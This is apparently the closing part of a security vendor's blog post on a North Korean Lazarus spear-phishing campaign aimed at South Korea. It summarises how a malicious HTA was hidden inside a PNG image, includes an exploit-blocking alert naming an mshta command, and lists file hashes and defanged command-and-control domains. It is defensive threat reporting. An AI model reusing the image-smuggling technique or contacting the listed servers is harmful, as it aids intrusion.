The Lazarus threat actor is one of the most active and sophisticated North Korean threat actors that has targeted several countries including South Korea, the U.S. and Japan in the past couple of years. The group is known to develop custom malware families and use new techniques in its operations. In this blog we documented a spear phishing attack operated by this APT group that has targeted South Korea.

The actor has used a clever method to bypass security mechanisms in which it has embedded its malicious HTA file as a compressed zlib file within a PNG file that then has been decompressed during run time by converting itself to the BMP format. The dropped payload was a loader that decoded and decrypted the second stage payload into memory. The second stage payload has the capability to receive and execute commands/shellcode as well as perform exfiltration and communications to a command and control server.



Malwarebytes Anti-Exploit
Malwarebytes Anti-Exploit has blocked an exploit attempt
Malwarebytes ANTI-EXPLOIT
Close

Application:	Microsoft Office Word
Protection Layer:	Application Behavior Protection
Protection Technique:	Exploit Office WMI abuse blocked
File/Process Blocked:	mshta C:\Users\[redacted]\AppData\Local\Temp\image003.zip
Attacking URL:	N/A

Indicators of Compromise

Document

F1EED93E555A0A33C7FEF74084A6F8D06A92079E9F57114F523353D877226D72

Dropped executable

ED5FBEFD61A72EC9F8A5EBD7FA7BCD632EC55F04BDD4A4E24686EDCCB0268E05

Command and control servers

jinjinpig[.]co[.]kr
mail[.]namusoft[.]kr